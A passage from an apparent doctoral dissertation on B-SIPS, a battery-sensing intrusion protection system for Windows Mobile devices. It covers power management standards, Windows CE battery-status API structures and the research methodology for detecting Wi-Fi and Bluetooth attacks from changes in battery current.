IEEE 802.11 (Wi-Fi) comprises a set of Wireless LAN (WLAN) communication standards developed by Working Group 11 of the IEEE LAN/MAN Standards Committee (IEEE 802), hence there is no single 802.11 standard. IEEE 802.11b and 802.11g standards use the 2.4 GHz band [54]. Due to this choice of frequency band, both 802.11b and 802.11g equipment can experience interference from microwave ovens, cordless telephones, Bluetooth devices, and other appliances using this same band [55]. A WLAN is a data transmission system designed to provide location-independent network access between mobile computing devices by using radio waves rather than a cable infrastructure. In the corporate enterprise, WLANs are usually implemented as the final link between the existing wired network and a group of client computers, providing access to resources and services of the corporate network across a building or campus setting [56]. Table 2-4 presents a comparison of complementary wireless communication technologies that are employed in PDAs and smart phones.

Table 2-4 Comparison of Three Wireless Technologies for Mobile Computing

Parameters	**802.16a (WiMAX)**	**802.11b/g (Wi-Fi)**	**802.15.1 (Bluetooth)**
Frequency Band	2 - 11 GHz	2.4 GHz	Varies in 2.4 GHz
Range	~31 miles	~100 - 200 meters	~10 - 100 meters
Data Transfer Rate	70 Mbps	11 Mbps - 55 Mbps	20 Kbps - 3 Mbps

In addition, the 802.11 HR Medium Access Control supports power conservation to extend the battery charge life of portable devices. This standard supports two power-utilization modes, called *Continuous Aware Mode* and *Power Save Polling Mode* [56]. In the former, the radio is always on and drawing power, whereas in the latter, the radio is "sleeping" while the access point (AP) queues any data for it. The client radio will wake up periodically to receive beacon signals from the AP and then transmit and receive data.

2.8 Power Management Specifications and Implementer Forums

This section provides an overview of power management specifications that support advancements in this field of research and commercial development of hardware, firmware, software, and smart batteries towards reducing device power usage for extending usable battery charge life. Mobile computing devices are dominated by their battery densities and volume, so keeping batteries smaller by conserving power is critical. System designers and manufacturers

continually attempt to restrict power usage by limiting processors, memory, bus, and communications types to Wi-Fi, Bluetooth and Infrared [57]. Whereas device components have been significantly reduced in size, they along with the supporting software have significantly been increasing their capabilities as suggested by Moore's Law. On the other hand, battery technologies have not significantly improved in decades, with the noted enhancement of smart battery chip technology, which is described later in this section.

2.8.1 Advanced Power Management

To better manage device power usage and extend battery charge life, an Advanced Power Management (APM) technical specification was developed by Microsoft. APM provided a cooperative environment to conserve device power by turning off certain features of the computer such as the monitor, hard disk drives, and other computer peripherals when not in use [58]. APM is an Application Program Interface (API) which allows computer and Basic Input Output System (BIOS) manufacturers to include power management into their BIOS and operating systems (OSs) that reduce power consumption. Power management allows the system to conserve energy by shifting to lesser power usage when components are idle and to turn off devices when not needed. APM conserves battery charge life through reduced dissipation, while preserving system performance capabilities by powering only needed components.

2.8.2 Advanced Configuration Power Interface

The next evolution in power management was the Advanced Configuration and Power Interface (ACPI) that established an industry-standard for interfaces to OS directed configuration and power management on laptops, desktops, and servers [59]. ACPI was developed by a consortium of technology leading companies, including Microsoft, Cisco, Intel, Hewlett-Packard, Phoenix, and Toshiba. ACPI advanced the existing collection of power management BIOS code and APM application programming interfaces into a well-defined power management and configuration interface specification. The ACPI specification enables new power management technology to evolve independently in OSs and hardware while ensuring that they continue to work together.

2.8.3 Dynamic Power Management

Other researchers have investigated extensions to these standard conventions. Benini et al. [60, 61] introduced Dynamic Power Management (DPM) to account for battery constraints. Its

goal was to optimize battery subsystem scheduling and management to better satisfy device power requirements, but it failed to address overall consumption.

2.8.4 Inter-Integrated Circuit (I2C) Bus

The I2C interface specification was created in 1982. *Philips* created I2C as a simple two-wire interface specification suitable for passing data between electronic devices located on the same board [62]. All I2C-bus compatible devices incorporate an on-chip interface which allows them to communicate directly with each other via the I2C-bus. This design concept solves the many interfacing problems encountered when designing digital control circuits [63]. In 1987, Philips was awarded US patent 4,689,740 for I2C. An I2C bus consists of two lines, one each for clock and data. I2C provides a means to connect multiple devices on a shared bus and have data representing commands, control, and information shared between a host and a slave device. The typical use of I2C is to have a single master device control the communication [63, 64]. Because of its simplicity, the I2C bus is widely adopted and has become a de facto world standard. This brief I2C description is included because I2C designers recognized the need for power management. The subsequent sections describe the Smart Battery System Implementers Forum, System Management Bus, Power Management Bus Implementers Forum, and System Management Interface Forum, which owe their beginnings, in part, to I2C bus driven design needs to implement power management for portable computing.

2.8.5 Smart Battery System Implementers Forum

The Smart Battery System Implementers Forum (SBS-IF) offered an open systems communication standard for industry-wide adoption that described data sharing directly between batteries and the devices they powered [65]. The goal was to improve battery efficiency and lifespan, and to expand interoperability between products from battery, software, semiconductor, and system vendors [7, 65].

2.8.6 System Management Bus

The SBS-IF's introduction of a Smart Battery Data (SBData) specification was used to monitor rechargeable battery packs and to report information to the System Management Bus (SMBus), which implemented a two-wire bus design that could communicate battery data directly to the device [66]. The SBS-IF defined specifications offered the only open system standard available for today's technology that allows a standardized communication interface

between electrical and data systems by establishing specifications for System Management Bus, Smart Battery Data Specification version 1.1, Smart Battery Charger Specification version 1.1, Smart Battery Selector Specification version 1.1, and Smart Battery System Management Specification version 1.0 (Release B) [65]. Lastly, the SBS-IF released guidelines for thoroughly testing smart batteries, which are described in the Smart Battery Data Accuracy Testing Guideline, version 2.0.

2.8.7 Power Management Bus Implementers Forum

In 2004, a large consortium of companies, including National Semiconductor, Texas Instruments, Alliance Semiconductor, Ericsson, Philips and others, led the development of the Power Management Bus (PMBus) as an industry standard for power subsystem management. PMBus uses SMBus as its physical communication layer and includes support for the SMBus alert as well as an optional control line. The current PMBus 1.0 specification does not include address arbitration. The PMBus specification is divided into two parts: Part one specifies the physical layer while part two specifies the command layer. In much the same way as the SBS-IF defines the general means to manage portable power, the PMBus defines the means to manage power subsystems [64].

The PMBus protocol initiative is a collaborative venture by the industry to establish the first truly open communications standard for the digital control of power systems. Implemented over the industry-standard SMBus serial interface, the PMBus protocol is intended to facilitate the programming, control and real-time monitoring of compliant power conversion products [64].

2.8.8 System Management Interface Forum

In 2005, the SBS-IF was renamed the System Management Interface Forum (SMIF) and reorganized to include two existing forums, the SBS and PMBus implementer forums [64]. The reorganization took advantage of the close relationship of SBS and PMBus.

The System Management Interface Forum (SMIF) supports the rapid advancement of an efficient and compatible technology base that promotes power management and systems technology implementations. The group's activities include: promoting global development of communications protocols; identification of appropriate applications; providing global educational services; promoting worldwide compatibility and interoperability; and identifying, selecting, augmenting as appropriate, and publishing specifications [67]. The SMIF provides a

path for companies and individuals to participate in various working groups established by the implementers' forums.

2.9 Summary

Interestingly, the smart battery concept was motivated by the idea that the rechargeable battery would manage its own charging. The onboard chipset would know the correct battery chemistry and proper charge capacity, and then would guide the power management system by selecting the best charging algorithm thus improving the battery's operational lifetime. With rechargeable Lithium-Ion (Li-Ion) batteries that dominate as power sources in the small mobile host environments, this smart battery capability was also important because of the potential explosive nature of the battery chemistry. The battery pack's embedded electronics can hold SBData, measure battery operating parameters, calculate and predict battery performance, control battery charging algorithms, and communicate with other SMBus devices [68]. While these smart battery capabilities provide their intended means of managing the battery, they also allow for inspired development of battery constraint-based intrusion detection through power drain analysis.

Related work by Nash and Martin et al. [24] indicated that a notebook computer could detect energy usage on a per process basis and use this information to detect a rogue process in a Windows NT environment. Jacoby et al. [7, 10] suggested that B-BID could detect some attacks on PDAs, using a host-based solution with static thresholds. The B-BID system offered a viable solution and provided additional research questions to investigate.

Interoperability of the B-SIPS code and low power design were inspired by the demand to significantly increase battery charge life and thus the usefulness of small mobile hosts. Minimizing power consumption is paramount. With the introduction of smart battery technology by the SBS-IF and adoption of power management by integrated circuit designers, BIOS manufacturers, and OS developers, mobile computers are now empowered to efficiently manage their battery power resources. Without these technological advances in APM, ACPI and smart batteries, developing battery constraint-based intrusion detection and this B-SIPS research endeavor would not be feasible.

Battery exhaustion attacks were discussed because they embody a changing focus on means to attack resources. Also, representative attacks that affect small mobile devices were described. These included families of attack types, several Wi-Fi attacks, and Bluetooth attacks.

Technology convergence studies indicate that many people are beginning to adopt smart phones and PDAs. Most people carry multiple small mobile computing devices including notebook computers, so it was suggested by an In-Stat, Inc. study that technology convergence is still in the early stages. For this research, technology convergence indicated that PDAs and smart phones were viable small mobile computing choices to examine for attack trace signature development because many of these devices have integrated Wi-Fi and Bluetooth technologies. Lastly, the literature review taught us that B-SIPS research needed to examine intrusion protection challenges in the compact embedded computing environment and directed this effort toward developing a complementary defensive layer in a net-centric setting.

3 Methodology, Approach, and Objectives

Imagine an idea that occupies your mind, the way an army occupies a city.
--Chuck Palanniuk

The primary challenges in developing defensive applications such as IDSs for small, mobile wireless computers are the limited processing capability, memory, and battery power resources of these devices. Traditionally, network and host-based IDSs employ rules to detect known malicious activity. ADSs use statistical methods to establish a system profile and then trigger alerts when that normal profile is violated. Examining device smart battery power constraints is an emerging area for security tools for mobile devices in a resource constrained environment. This research develops a battery-sensing intrusion protection system employing small mobile devices as sensors that use a DTC algorithm to indicate anomalous instantaneous current activity and trigger alerts.

This chapter describes our methodology, approach and research objectives. The research goals introduced in Section 3.1.1 are to enhance security for handheld mobile devices that operate in a mobile computing environment. By designing and developing a complementary IDS protective capability to enhance layered-defensive measures in a net-centric environment, a research platform was examined to assess its benefits and tradeoffs, and to determine unique Bluetooth and Wi-Fi attack trace signatures. The system was further studied to investigate attack correlation and mobile device profiling to perpetuate a well-defended network environment. Section 3.1 outlines the performance evaluation methodology used throughout this research and Section 3.2 describes viable models for analyzing IDSs. Section 3.3 presents our B-SIPS research approach and objectives. Section 3.4 offers a chapter summary.

3.1 Ten-Step Performance Evaluation Method

A challenging foundational decision with any research effort is the selection of a practical and proven methodology. In this B-SIPS study, the Jain's Ten-Step Method is an appropriate choice because it is well suited for framing the development, implementation, and assessment of a communications system by structured testing or simulation [8]. This proven model is further developed to provide a systematic approach to performance evaluation using the steps:

1. State the goals and define the system
2. List the services and outcomes
3. Select performance metrics
4. List parameters
5. Select factors to study
6. Select evaluation technique
7. Select workload
8. Design experiments
9. Analyze and interpret data
10. Present results

3.1.1 System Goals, Definition, and Assumptions

The goals of this research endeavor are to:

- Enhance security for handheld devices that operate in a mobile computing environment.
- Design and develop a complementary IDS protective capability to enhance layered-defensive measures in a net-centric environment.
- Examine the system to assess its benefits and tradeoffs.
- Determine unique Bluetooth, Wi-Fi, and blended attack trace signatures.
- Investigate attack correlation and mobile device profiling to perpetuate a well-defended network environment.

We define B-SIPS to be a hybrid research IPS implementation for small mobile computers running Microsoft Mobile/CE OSs in a wireless environment. Portable computers primarily operate on battery power. At present, this software-based system detects instantaneous current changes that are sensed from the smart battery, which are then compared by our DTC to detect anomalous activities. Additionally, the device readings are reported to a CIDE for attack

correlation, mobile device profiling, and data storage for SA forensic analysis. B-SIPS research focuses on the development of a system that adds a complementary out-of-band detection capability to existing IDS technologies in a layered defensive structure.

By the same token, B-SIPS is not a commercial grade deployment IDS or IPS. This research makes no claims that the system will operate in other environments outside its design milieu. However, through extension, B-SIPS principles may theoretically be applied to more diverse environmental niches and additionally to augment other emerging communication technologies.

This research examines small mobile computers enabled with B-SIPS in a constrained environment. With a baseline established for our research goals and a definition for B-SIPS stated above, the underlying system assumptions are declared:

1) Attacks against small mobile computers operating on battery power will cause an increase in the device's instantaneous current, which hastens battery charge life consumption.

2) Smart battery capabilities are available in PDAs and smart phones and can be accessed to provide a means to measure battery activity.

3) Many representative Bluetooth, Wi-Fi, and blended attacks can be detected using B-SIPS, however, some attacks may not be able to be detected because they operate beneath the lower limits of the system's dynamic threshold bounds. (The system's goals do not include the detection of all attacks, however, through correlation methods many attacks can be detected in the wireless environment.)

4) B-SIPS code can be adapted to operate on various PDAs and smart phones that run Microsoft Mobile/CE OSs.

5) Deploying new programs within CE systems is difficult without wired device access.

6) The B-SIPS code can be protected from attackers in the Microsoft Mobile / CE environment.

Lastly, we seek to improve the state-of-the-art in IDS research by investigating and demonstrating the following:

1) B-SIPS detections and reports of anomalous activity can aid SAs in correlating attacks that were previously unmonitored in small mobile computers in a network environment.

2) Observing device activities in terms of instantaneous current reactions provides a viable alternative method to detect attacks, so it is feasible to distinguish between typical and abnormal battery behaviors.

3) While B-SIPS detection capability is host-based, its reports can be transmitted and received in a wireless net-centric setting, even if that environment is saturated.

4) B-SIPS code is not a detriment to small mobile computers and their battery charge life.

5) B-SIPS detections can operate at near real-time; however, upstream reporting incurs some transmission latency.

6) CASIMS trace signatures can be developed to identify attack activity on specific devices.

3.1.2 System Services and Outcomes

This section briefly extends the explanation of the major components of B-SIPS and describes their value to the research. The system has three components: B-SIPS Client, CIDE Server, and the B-SIPS Database. Each provides distinctive capabilities and services presented in Chapter 4 that offer viable means to investigate research issues and resultant outcomes.

3.1.2.1 B-SIPS Client

The B-SIPS client implementation is software-based and provides research opportunities to examine small mobile computers with smart batteries to ascertain instantaneous current readings comparatively with a DTC to detect anomalous activity, which could indicate attacks. This testing environment allows for further investigation of device performance regarding battery charge life, which could indicate potential optimizations of the client's reporting in an effort to improve the system's effectiveness. An investigative aspect of this effort is to statistically assess the effects of the system through live device testing and analytical modeling involving representative numbers and types of devices in various environments. The accuracy of detections and user alert time impacts can be examined and are supported by the B-SIPS detection capability and service.

3.1.2.2 CIDE Server

The CIDE implementation provides an interface for the SA to examine B-SIPS client reports via an analytical data view and a graphical view. These views allow researchers to study multiple device alert notification times in a net-centric environment. Additionally, CIDE writes the B-SIPS reports to a database, so the detections can be forensically investigated in context with device reported activities over an extended time span. Correlation of detections between a Snort IDS [30] and CIDE allows investigators to statistically evaluate the likelihood of an intrusion and to potentially identify the attack. The scope and accuracy of detection reports allow researchers

to gauge the overall impact of network protection provided by the CIDE capability and service. Mobile device profiling at the CIDE, using a standard deviation analysis method, allows for monitoring of specific PDAs and smart phones to better assess their reported operational activity compared with their established instantaneous current baseline. Critical data is transmitted to the CIDE that include the device's consumed current level, number of running processes, Bluetooth address, and Wi-Fi MAC address to determine the device's unique characteristics and if it is operating within its typical profile.

3.1.2.3 B-SIPS Database

The B-SIPS database implementation is a storage tool for retaining the collected B-SIPS reports. The *MySQL* database [69] supports scripted queries to expedite forensic analysis. Investigators can examine B-SIPS attack detections and our correlations with Snort data in context with ongoing activities. Exploit timing and exposure patterns can be studied to assess opportunity windows to identify invasive attacks using our database.

3.1.3 Select Performance Metrics

With a hybrid (a combination of statistical anomaly and signature-based) IPS such as B-SIPS, a set of distinct performance metrics needs to be established to characterize a variety of system resources. The defined metrics that can be statistically assessed include device power usage, battery charge life, and battery lifetime. These metrics form the basis of our system's statistical analysis. According to Cannady and Harrel, and Lahiri, et al. [11, 70], these metrics can be categorized into three groups:

1) *Event Counters* to identify the occurrence of an action over time.

2) *Time Interval* to identify the time difference between two related events.

3) *Resource Measurement* to quantify the resources used by a system over a time window.

To statistically assess B-SIPS, event counters and time intervals are examined to produce system resource measurements. In this case, we determine typical activity for the device, deemed "normal," and then examine significant deviations from those norms.

Within Microsoft's Mobile 5.0 and Mobile 2003 second edition OSs for compact embedded environments, the performance metrics are specified within the following function calls. They are supported by the following two well-defined system power status structures: SYSTEM_POWER_STATUS_EX and SYSTEM_POWER_STATUS_EX2, which are shown

below in Table 3-1 and Table 3-2 [71, 72], respectively. These system power status structures employ header "Rapi.h" and library "Rapi.lib" and are applicable to PDA and smart phone platforms from 2002 and later.

Table 3-1 SYSTEM_POWER_STATUS_EX

This structure contains information about the power status of the system. **typedef struct** // Below are shared by both: **SYSTEM_POWER_ STATUS_EX {** and **SYSTEM_POWER_ STATUS_EX2 {**	**MEMBERS**
BYTE *ACLineStatus*;	AC power status is one of the following values. 0 Offline 1 Online 2 Backup Power 255 Unknown Status Others Reserved
BYTE *BatteryFlag*;	Battery charge status can be a combination of the following values. 1 High 2 Low 4 Critical 8 Charging 128 No System Battery 255 Unknown Status Others Reserved
BYTE *BatteryLifePercent*;	Percentage of full battery charge remaining. This member can be a value in the range 0 to 100, or 255 if status is unknown. All other values are reserved.
BYTE *Reserved1*;	Reserved; set to zero.
DWORD *BatteryLifeTime*;	Number of seconds of battery life remaining, or 0xFFFFFFFF if remaining seconds are unknown.
DWORD *BatteryFullLifeTime*;	Number of seconds of battery life when at full charge, or 0xFFFFFFFF if full lifetime is unknown.
BYTE *Reserved2*;	Reserved; set to zero.
BYTE *BackupBatteryFlag*;	Backup battery charge status is one of the following FLAG values. BATTERY_FLAG_HIGH BATTERY_FLAG_CRITICAL BATTERY_FLAG_CHARGING BATTERY_FLAG_NO_BATTERY BATTERY_FLAG_UNKNOWN BATTERY_FLAG_LOW
BYTE *BackupBatteryLifePercent*;	Percentage of full backup battery charge remaining. Must be in the range 0 to 100, or BATTERY_PERCENTAGE_UNKNOWN.
BYTE *Reserved3*;	Reserved; set to zero
DWORD *BackupBatteryLifeTime*;	Number of seconds of backup battery life remaining, or BATTERY_LIFE_UNKNOWN if remaining seconds are unknown.
DWORD *BackupBatteryFullLifeTime*;	Number of seconds of backup battery life when at full charge, or BATTERY_LIFE_UNKNOWN if full lifetime is unknown.

SYSTEM_POWER_STATUS_EX2 is presented below in Table 3-2.

Table 3-2 SYSTEM_POWER_STATUS_EX2

This structure contains information about the power status of the system. **typedef struct** // Below are only in: **SYSTEM_POWER_ STATUS_EX2 {**	**MEMBERS**
DWORD BatteryVoltage;	Amount of battery voltage in millivolts (mV). This member can have a value in the range of 0 to 65,535.
DWORD BatteryCurrent;	Amount of instantaneous current drain in milliamperes (mA). This member can have a value in the range of 0 to 32,767 for charge, or 0 to –32,768 for discharge.
DWORD BatteryAverageCurrent;	Short-term average of device current drain (mA). This member can have a value in the range of 0 to 32,767 for charge, or 0 to –32,768 for discharge.
DWORD BatteryAverageInterval;	Time constant in milliseconds (ms) of integration used in reporting BatteryAverageCurrent.
DWORD BatterymAHourConsumed;	Long-term cumulative average discharge in milliamperes per hour (mAh). This member can have a value in the range of 0 to –32,768. This value can be reset by charging or changing the batteries.
DWORD BatteryTemperature;	Battery temperature in degrees Celsius. This member can have a value in the range of –3,276.8 to 3,276.7; the increments are 0.1 degrees Celsius.
DWORD BackupBatteryVoltage;	Backup battery voltage in mV.
BYTE BatteryChemistry;	The chemical makeup of the battery can be one of the values in the following table. BATTERY_CHEMISTRY_ALKALINE: Alkaline battery. BATTERY_CHEMISTRY_NICD: Nickel Cadmium battery. BATTERY_CHEMISTRY_NIMH: Nickel Metal Hydride battery. BATTERY_CHEMISTRY_LION: Lithium Ion battery. BATTERY_CHEMISTRY_LIPOLY: Lithium Polymer battery. BATTERY_CHEMISTRY_ZINCAIR: Zinc Air battery. BATTERY_CHEMISTRY_UNKNOWN: Battery chemistry is unknown.
} SYSTEM_POWER_STATUS_EX2, *PSYSTEM_POWER_STATUS_EX2, *LPSYSTEM_POWER_STATUS_EX2;	**Requirements** OS Versions: Windows CE 2.12 and later. Header: Winbase.h.

To return additional battery information, such as information about an extra battery provided in a data buffer larger than available with SYSTEM_POWER_STATUS_EX2, an additional structure must be used [73]. The Microsoft Developer Network (MSDN) library provides the GetSystemPowerStatusEx2 function to handle this circumstance. Any extra information must be added after the BatteryChemistry member of the GetSystemPowerStatusEx2 structure as shown in Table 3-3. Manufacturer implemented support for smart battery drivers must exist before this structure can be used, and the support implementation varies depending on the proprietary

hardware platform and vendor. This function will succeed with Windows CE 2.12 and later versions, using the header, "Winbase.h" and the link library "Coredll.lib."

Table 3-3 GetSystemPowerStatusEx2	
Requirements: OS Versions: Windows CE 2.12 and later. Header: Winbase.h. Link Library: Coredll.lib.	**Parameters**
DWORD GetSystemPowerStatusEx2(PSYSTEM_POWER_STATUS_EX2 pSystemPowerStatusEx2, DWORD dwLen, BOOL fUpdate);	pSystemPowerStatusEx2 [out] Pointer to a buffer that receives power status information. dwLen [in] Length of the buffer pointed to by pSystemPowerStatusEx2. To return additional battery information, such as information about an extra battery, provide a data buffer larger than SYSTEM_POWER_STATUS_EX2. Any extra information must be added after the BatteryChemistry member of the SYSTEM_POWER_STATUS_EX2 structure. Support for this must be implemented in the battery driver, and the implementation of this support varies depending on the hardware platform. In addition, the additional information might be different from platform to platform. fUpdate [in] Specify TRUE to get the latest information from the device driver. Specify FALSE to get cached information that may be out-of-date by several seconds.
Return Values: Length of the data returned in the "pSystemPowerStatusEx2" buffer indicates success. Zero indicates failure.	
Windows CE 2.12 and later versions, using the header, require "Winbase.h" and the link library "Coredll.lib."	

The CeGetSystemPowerStatusEx (RAPI) function shown in Table 3-4 retrieves battery status information. This data describes the device's power condition as AC or DC power, battery charging status, battery charge life remaining, and backup battery data [74].

Table 3-4 CeGetSystemPowerStatusEx (RAPI)	
Requirements: OS Versions: Windows CE 2.0 and later. Header: Rapi.h. Link Library: Rapi.lib.	**Parameters**
Bool CeGetSystemPowerStatusEx(PSYSTEM_POWER_STATUS_EX pstatus, BOOL fUpdate) ;	pstatus [out] Pointer to the SYSTEM_POWER_STATUS_EX structure receiving the power status information. fUpdate [in] If this Boolean is set to TRUE, CeGetSystemPowerStatusEx gets the latest information from the device driver; otherwise it retrieves cached information that may be out-of-date by several seconds.
Return Values: This function returns TRUE if successful; otherwise, it returns FALSE.	

3.1.4 List Parameters

Certain testing inputs are not varied within the SYSTEM_POWER_STATUS_EX and SYSTEM_POWER_STATUS_EX2 structures. These selected parameter values impact the testing and helped to model B-SIPS as a system prototype and are presented in Table 3-5.

Table 3-5 Stable System Power Status Testing Parameters

<table>
<tr><td>BYTE ACLineStatus;</td><td>AC power status is one of the following values.<table><tr><td>0</td><td>Offline</td></tr><tr><td>1</td><td>Online</td></tr><tr><td>2</td><td>Backup Power</td></tr><tr><td>255</td><td>Unknown Status</td></tr><tr><td>Others</td><td>Reserved</td></tr></table></td></tr>
<tr><td colspan="2">Note: B-SIPS detection capability operates when the device is using smart battery power. Although the system will report with AC power, B-SIPS cannot detect instantaneous current changes from the System_Power_Status_EX2 structures in this mode.</td></tr>
<tr><td>BYTE BatteryFlag;</td><td>Battery charge status can be a combination of the following values.<table><tr><td>1</td><td>High</td></tr><tr><td>2</td><td>Low</td></tr><tr><td>4</td><td>Critical</td></tr><tr><td>8</td><td>Charging</td></tr><tr><td>128</td><td>No System Battery</td></tr><tr><td>255</td><td>Unknown Status</td></tr><tr><td>Others</td><td>Reserved</td></tr></table></td></tr>
<tr><td>BYTE BatteryChemistry;</td><td>The chemical makeup of the battery can be one of the values in the following table.<table><tr><td>BATTERY_CHEMISTRY_ALKALINE</td><td>Alkaline battery.</td></tr><tr><td>BATTERY_CHEMISTRY_NICD</td><td>Nickel Cadmium battery.</td></tr><tr><td>BATTERY_CHEMISTRY_NIMH</td><td>Nickel Metal Hydride battery.</td></tr><tr><td>BATTERY_CHEMISTRY_LION</td><td>Lithium Ion battery.</td></tr><tr><td>BATTERY_CHEMISTRY_LIPOLY</td><td>Lithium Polymer battery.</td></tr><tr><td>BATTERY_CHEMISTRY_ZINCAIR</td><td>Zinc Air battery.</td></tr><tr><td>BATTERY_CHEMISTRY_UNKNOWN</td><td>Battery chemistry is unknown.</td></tr></table></td></tr>
<tr><td>DWORD BatteryTemperature;</td><td>Battery temperature in degrees Celsius. This member can have a value in the range of -3,276.8 to 3,276.7; the increments are 0.1 degrees Celsius.</td></tr>
<tr><td colspan="2">Note: Battery temperature is considered in the system design, flow diagram, and the testing conditions, which were conducted within the Virginia Tech IT Security Lab in temperatures from 20° to 25° Celsius. These temperatures are well within acceptable design and operating parameters of smart batteries made for compact embedded devices.</td></tr>
</table>

3.1.5 Select Factors to Study

Testing parameters (inputs) that are varied during trials are deemed testing factors. Varying the combinations of function calls as shown in Section 3.1.3 allows for robust testing of the system. Within reason, factors need to be restricted because this research effort is time and financially limited, so exhaustive comparisons are not feasible. Testing factors may be added or modified to better examine the prototypical system. These factors were varied, depending on the attack type, battery status, and device usage:

1) Attack detection with Wi-Fi, Bluetooth, and both radios enabled,

2) Increasing the user's activity level by -

   a) Downloading files from the web browser,

   b) Starting and running multiple programs,

   c) Activating device components while an attack commences,

3) Single attacks being launched versus blended (multiple simultaneous attack types),

4) Flooding or DoS from a single attack vector versus DDoS,

5) Multiple device tests (two or more PDAs or smart phones) while varying the above factors,

6) Attack density employed in theoretical models.

3.1.6 Select Evaluation Techniques

The appropriate selection of an evaluation technique can directly affect the result of the performance appraisal. There are three available performance evaluation techniques: analytical modeling, simulation, and measurement of a real system [8]. This research commenced with a design effort aimed towards a working software implementation, which could be used for attack testing. At present, simulation models do not well-support the battery-based testing environment. An analytical model can be employed to examine communication overhead tradeoffs, such as B-SIPS reporting rate versus device energy usage, but that technique would be limited and difficult to employ for examining the implemented system. Analytical techniques are typically less costly and can save some research time, however, their accuracy may suffer in comparison with simulation and measurement of a real system [70]. Because the software-based B-SIPS is implemented for portable computing devices, and we have several PDA and smart phone models on hand for testing, measurement of real systems is a viable choice. Typically, these evaluation techniques vary in regard to time, accuracy, and cost to develop [70]. As mentioned above, a

hardware implementation is considered to be cost and time prohibitive at present for B-SIPS. We have opted for a software implementation of B-SIPS based on the availability of coding expertise, rapid development time, flexibility between platforms, and ease of deployment to portable computing devices. Thus, this research employs measurement of a real system to conduct performance analysis because it is the most appropriate technique for evaluating the implemented software version of B-SIPS. Chapter 6 describes the results of this evaluation on various PDAs and smart phones. Analytical methods are used to verify the process, and the theoretical static and dynamic smart battery polling models discussed in Chapter 5.

3.1.7 Select Workloads

With compact embedded devices that use smart batteries, device activity as well as B-SIPS testing occur primarily during busy and idle device states as described in Section 4.2.1. During the suspended state, some data variables and parameters are maintained by the device's memory, but all other activities cease according to the APM specification [75]. No activities occur and no parameters are retained in the off state. B-SIPS employs a DTC, so testing workloads can occur while in the busy, idle, and transitioning between these device states. At the beginning of attack trace testing with CASIMS, the smart batteries tested had a battery charge life of 90% or greater. Also, the device had the Bluetooth and Wi-Fi radios enabled to maintain consistency. The rationale for selecting representative attacks against PDAs and smart phones is presented in Section 2.5.

3.1.8 Design Experiments

The testing environment presented in Chapter 6 was developed in the Virginia Tech Information Technology Security Lab. Initially, attack tests were executed over the available VT WLAN (802.11b) and by establishing WPAN (802.15.1) connections between test devices and attack launching points, using notebook computer with our attack scripts and a Bluetooth adapter. Later, exhaustive attack trace testing of 10 devices, three baselines, and 11 attacks was conducted in the author's Radford Staff Village neighborhood because it provided a more isolated and pristine Bluetooth and Wi-Fi signaling environment to ensure more accurate attack trace capturing. The portable test devices employ the Windows CE for Microsoft Mobile 5.0, Windows Mobile 2003 second edition, or Pocket PC 2003 operating system. Our primary focus was to test newer device models with Mobile 5.0; however, certain older devices were available

and they only operated with Mobile 2003 and could not be upgraded. In the CE environment, the SYSTEM_POWER_STATUS_EX2 structure is employed to monitor critical battery readings. These structured function calls allow for a direct interface between the device's OS and the smart battery chip. In our testing environment, the system was developed in Microsoft C# in Visual Studio 2005 and the .NET compact embedded framework [9], so that the client code could be ported to run within various small mobile computing device platforms.

Specification-based intrusion detection techniques are not widely adopted in the security and IDS fields of research because of their difficulties with implementation and updating. However, Uppuluri and Sekar suggested that specification-based techniques have been proposed as a promising alternative that combines the strengths of misuse and anomaly detection. In their approach, manually-developed specifications are used to characterize legitimate program behaviors to reduce false positives [76]. Within the B-SIPS development of the system's coding structure, an aspect of specification-based intrusion detection techniques is examined whereby specific code was written to monitor programs that deviate from their intended (normal) operations. Currently, specifications for monitoring CE programs that employ statistical anomaly and rules-based detection are not well-developed, if they exist at all [77]. The challenge with using a specification-based approach is that commercially developed programs are frequently revised, extremely complex and difficult to monitor, which means that keeping a computer specification monitoring component properly updated could be difficult [76]. In our testing environment, we examine reasons for the instantaneous current to abruptly increase. This increase could be caused by the user, an intruder, or a misbehaving program starting a new process or modifying a process. The DTC described in Section 4.3.1 uses P/Invoke to get a snapshot of the running processes and compares the total number of processes to the known system's baseline list of processes. This testing examines the detection of rogue processes or misbehaving processes and provides a means to track processes that misuse system resources.

Further lab and isolation testing was conducted to develop attack trace signatures for unique Bluetooth, Wi-Fi, and several self-engineered blended attacks for the B-SIPS rules-based attack matching and identification. These representative attacks are described in Section 2.5 and our self-engineered attacks are described Section 6.2.2. Selected attacks are employed against our test devices presented in Section 6.3. In these CASIMS tests, the current waveform is sampled by a Tektronix TDS694C oscilloscope, and the raw amplitudes, as represented by (x, y) data pairs,

are offloaded through the *LabVIEW* interface program. The readings are then displayed in the time and frequency domains as graphed waveforms, using LabVIEW's scripting capability. From the frequency domain, it is then possible to compare periodic changes in the device's behavior, using a one-sided Fast Fourier Transform (FFT). The FFT comparisons are used for trace signature determination and are described in Section 4.6. Key magnitude (*x, y*) pairs are extracted from the characteristic upon capturing a distinguishing attribute which is thought to represent an attack. The relative frequency location of each key pair, as well as the ratio of their magnitudes, can then be compared with other captured suspect characteristics. The resulting singular trace from the self-comparison is then tested against a two-dimensional distance method that determines the likelihood that the characterization represents a given attack for a mobile device from our signature library.

3.1.9 Analyze and Interpret Data

At present, our system tests, described in Chapter 6, examine the anomaly-based intrusion detection nature of B-SIPS. The rules-based aspects with regard to the DTC implementation are examined as well. Our attack trace determinations allow us to examine trace signature matching within the system during live laboratory attacks, employing our sampling technique with a digital storage oscilloscope and our statistical comparison method as described in Section 4.6.

B-SIPS anomaly-based intrusion detection on the device uses function calls provided by the Microsoft .NET CE framework [9] and ACPI [59] to examine smart battery information. In the B-SIPS design approach described in Section 4.1 and system's flow diagram depicted in Figure 4-2 and Figure 4-3, aspects of the system's battery resources are called and compared against acceptable ranges, such as temperature. This is done to ensure that the device's environmental conditions have not radically changed. Exceedingly high device battery temperatures could indicate problems beyond normal activities, such as battery failure, smart battery chipset malfunction, or other anomalous issues that might indicate an attack. Also, battery and processor voltage and current characteristics vary as temperature moves out of normal ranges. B-SIPS employs the DTC to establish a threshold to examine changes in instantaneous current that occur across the busy and idle device states. Abrupt changes can indicate that anomalous activity or an attack may be ongoing. Once the threshold is breached, the user is alerted that the SA was notified via the CIDE. Additionally, the B-SIPS client user can invoke actions to observe Wi-Fi and Bluetooth connections information. Battery readings and device data are reported to the

